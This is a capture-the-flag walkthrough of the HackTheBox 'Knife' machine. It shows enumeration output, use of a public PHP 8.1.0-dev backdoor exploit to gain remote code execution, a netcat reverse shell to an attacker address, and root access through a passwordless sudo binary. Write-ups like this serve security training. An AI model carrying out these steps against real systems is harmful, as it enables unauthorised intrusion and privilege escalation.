

HackTheBox Knife


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ip: 10.10.10.242

- Enumeration

```
PORT    STATE SERVICE VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
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- Web server



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- Nothing much from gobuster or ffuf

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=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.10.242/
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:      /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.1.0
[+] Extensions:  php,txt,bak
[+] Timeout:      10s
=====
2021/08/31 20:24:08 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 277]
/.htaccess.txt  (Status: 403) [Size: 277]
/.htaccess.bak  (Status: 403) [Size: 277]
/.htpasswd.txt  (Status: 403) [Size: 277]
/.htaccess      (Status: 403) [Size: 277]
/.htpasswd.bak  (Status: 403) [Size: 277]
• /index.php     (Status: 200) [Size: 5815]
```

- If we look at the request header carefully we can see the php version

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knife/ (master*) $ curlie -I http://10.10.10.242 [20:51:26]
HTTP/1.1 200 OK
Date: Tue, 31 Aug 2021 15:22:36 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Content-Type: text/html; charset=UTF-8

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master * $ nikto -h 10.10.10.242 | tee nikto.log 130
- Nikto v2.1.6
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+ Target IP: 10.10.10.242
+ Target Hostname: 10.10.10.242
+ Target Port: 80
+ Start Time: 2021-08-31 20:45:02 (GMT5.5)
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+ Server: Apache/2.4.41 (Ubuntu)
+ Retrieved x-powered-by header: PHP/8.1.0-dev
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

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- We can see there is a exploit available for the specific php version

- <https://github.com/flast101/php-8.1.0-dev-backdoor-rce>
- <https://www.exploit-db.com/exploits/49933>

- We run the exp & got remote code execution & we can use netcat to get a proper revshell

```

master * $ python3 exp.py
Enter the full host url:
http://10.10.10.242/
Interactive shell is opened on http://10.10.10.242/
Can't access tty; job control turned off.
$ id
uid=1000(james) gid=1000(james) groups=1000(james)
$ whoami
james
$ which nc
/usr/bin/nc

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- We got the rev-shell

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λ ~/Desktop/ctf/WalkThroughs/HackTheBox/knife/ master* nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.242] 40154
bash: cannot set terminal process group (971): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$ id
uid=1000(james) gid=1000(james) groups=1000(james)
james@knife:/$

```

- We can run a binary called **knife** as superuser

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james@knife:~$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife

```

- Here is some info about knife

About Knife

[\[edit on GitHub\]](#)

knife is a command-line tool that provides an interface between a local chef-repo and the Chef Infra Server. knife helps users to manage:

- Nodes
- Cookbooks and recipes
- Roles, Environments, and Data Bags
- Resources within various cloud environments
- The installation of Chef Infra Client onto nodes
- Searching of indexed data on the Chef Infra Server

- We can go to GTF0 bins to look for ways to priv. esc.

```
root@knife:/home/james# id
uid=0(root) gid=0(root) groups=0(root)
root@knife:/home/james#
```